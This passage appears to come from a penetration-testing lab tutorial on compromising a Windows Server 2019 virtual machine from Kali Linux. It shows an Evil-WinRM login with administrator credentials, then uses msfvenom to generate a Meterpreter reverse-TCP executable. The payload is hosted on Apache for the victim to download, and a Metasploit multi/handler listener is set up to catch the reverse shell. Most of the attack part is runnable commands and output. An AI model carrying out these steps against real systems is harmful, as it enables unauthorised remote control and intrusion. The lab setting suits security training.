- Open kali linux terminal and type following command

**Command-: evil-winrm -i 192.168.20.39 -u administrator -p test@123**

- **evil-winrm** is the tool that connects to the target system over the WinRM (Windows Remote Management) protocol.
- **-i 192.168.20.39** specifies the IP address of the target Windows machine you want to connect to.
- **-u administrator** tells Evil-WinRM to use the username "administrator" to log in.
- **-p test@123** provides the password for the "administrator" account.



Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket


```
[root@Kali)-[/home/aniket]
# evil-winrm -i 192.168.20.39 -u administrator -p test@123
```

27°C Mostly cloudy

Q Search

ENG IN 21:43 08-06-2025 Right Ctrl

- Here it establishing connection to remote endpoint



Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket

```
[root@Kali)-[/home/aniket]
# evil-winrm -i 192.168.20.39 -u administrator -p test@123

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

27°C Mostly cloudy

Q Search

ENG IN 21:45 08-06-2025 Right Ctrl

- Here , it connected the target host

- Target ip address

- Target System directories

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal is running as root on a Kali Linux host, connected via WinRM to a Windows Server 2019 machine. The command entered is "dir", which lists the contents of the C:\Users\Administrator\ directory. The output shows a standard Windows folder structure with items like 3D Objects, Contacts, Desktop, Documents, Downloads, Favorites, Links, Music, Pictures, Saved Games, Searches, and Videos. All files and folders have a LastWriteTime of 6/8/2025 at 8:08 AM.

```
Default Gateway . . . . . : fe80::9c83:48ff:fe35:d725%9
192.168.20.170
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime     Length Name
--r--        6/8/2025   8:08 AM          3D Objects
--r--        6/8/2025   8:08 AM        Contacts
--r--        6/8/2025   8:08 AM       Desktop
--r--        6/8/2025   8:08 AM      Documents
--r--        6/8/2025   8:08 AM    Downloads
--r--        6/8/2025   8:08 AM   Favorites
--r--        6/8/2025   8:08 AM      Links
--r--        6/8/2025   8:08 AM      Music
--r--        6/8/2025   8:08 AM    Pictures
--r--        6/8/2025   8:08 AM  Saved Games
--r--        6/8/2025   8:08 AM    Searches
--r--        6/8/2025   8:08 AM    Videos

*Evil-WinRM* PS C:\Users\Administrator>
```

## 2. Windows-Server-2019 Exploitation Using MsfVenom And MsfConsole:-

### **msfvenom:**

msfvenom is a command-line tool used to **generate custom payloads** for exploitation, such as reverse shells or bind shells, in various formats like .exe, .msi, .php, etc.

---

### **msfconsole:**


msfconsole is the main interface of the **Metasploit Framework** used to **launch exploits, manage payloads, and interact with compromised systems** through a powerful command-line environment.

---

## Generating payload using msfvenom:-

**Command :- msfvenom -p windows/meterpreter/reverse\_tcp  
LHOST=192.168.20.192 LPORT=4444 -f exe -o WS.exe**

- **msfvenom:** The tool used to generate payloads.
- **-p windows/meterpreter/reverse\_tcp:** This sets the **payload** type. It creates a reverse TCP shell using **Meterpreter** on a Windows target.
- **LHOST=192.168.20.192:** This is the **attacker's IP address** (your Kali machine), where the target will connect back.
- **LPORT=4444:** This is the **port number** your listener (Metasploit handler) will listen on.
- **-f exe:** This sets the **output file format** to a Windows executable (.exe).
- **-o WS.exe:** This specifies the **output file name** as WS.exe.




The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal is running as root, indicated by the prompt "(root@Kali-[/home/aniket])". The user has entered the command:

```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.192 LPORT=4444 -f exe -o WS.exe
```

The terminal background features a large, stylized KALI logo watermark. The system tray at the bottom of the screen shows various icons, including a weather icon for 28°C and a date/time indicator for 08-06-2025.

- Here , payload is created




```
(root㉿Kali)-[~/home/aniket]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.192 LPORT=4444 -f exe -o WS.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: WS.exe

(root㉿Kali)-[~/home/aniket]
# ls
2025-05-07-ZAP-Report-      DHCPig      MHDDoS      Public      WS.exe      beef      myenv      sslstrip.log
2025-05-07-ZAP-Report-.html Desktop      Music      Raven-Storm  aniket2.txt  fsociety   ncrack     sudo
ARP-Poisioning                Documents    Osintgram  TBomb      anti.exe   fullscatxt nemesis   theHarvester
BillCipher                     Downloads   Payloads   Templates  anti1.exe  hacker.txt openvas-scanner
Burpsuite-Professional       Infoga     Pictures   Videos     armitage-tmp key.keystore phoneinfoga

(root㉿Kali)-[~/home/aniket]
#
```


- Now copy this payload to this directory -- /var/www/html



```
(root㉿Kali)-[~/home/aniket]
# cp WS.exe /var/www/html

(root㉿Kali)-[~/home/aniket]
#
```

- Now start apache server 



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(root@Kali)-[~/home/aniket]
# cp WS.exe /var/www/html

(root@Kali)-[~/home/aniket]
# systemctl start apache2.service
```


28°C Partly cloudy

Q Search

19:38 08-06-2025

ENG IN

- Now start msfconsole



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(root@Kali)-[~/home/aniket]
# msfconsole
```


28°C Partly cloudy

Q Search

19:39 08-06-2025

ENG IN

- Used exploit/multi/handler👉




Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

- Now set payload that you create just



Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

- Now type show options

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.20.192  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

## • Set LHOST- 192.168.20.192

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.20.192  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.20.192
```

- After set lhost type exploit and hit enter

```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.20.192  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
-- 
0  Wildcard Target

View the full module info with the info, or info -d command.


msf6 exploit(multi/handler) > set LHOST 192.168.20.192
LHOST => 192.168.20.192
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.20.192:4444
[+]

25°C
Mostly cloudy
Q Search 21:38:21
ENG IN 08-06-2025
Right Ctrl


```

**Now go to the windows server 2019 browser and type url section following command**

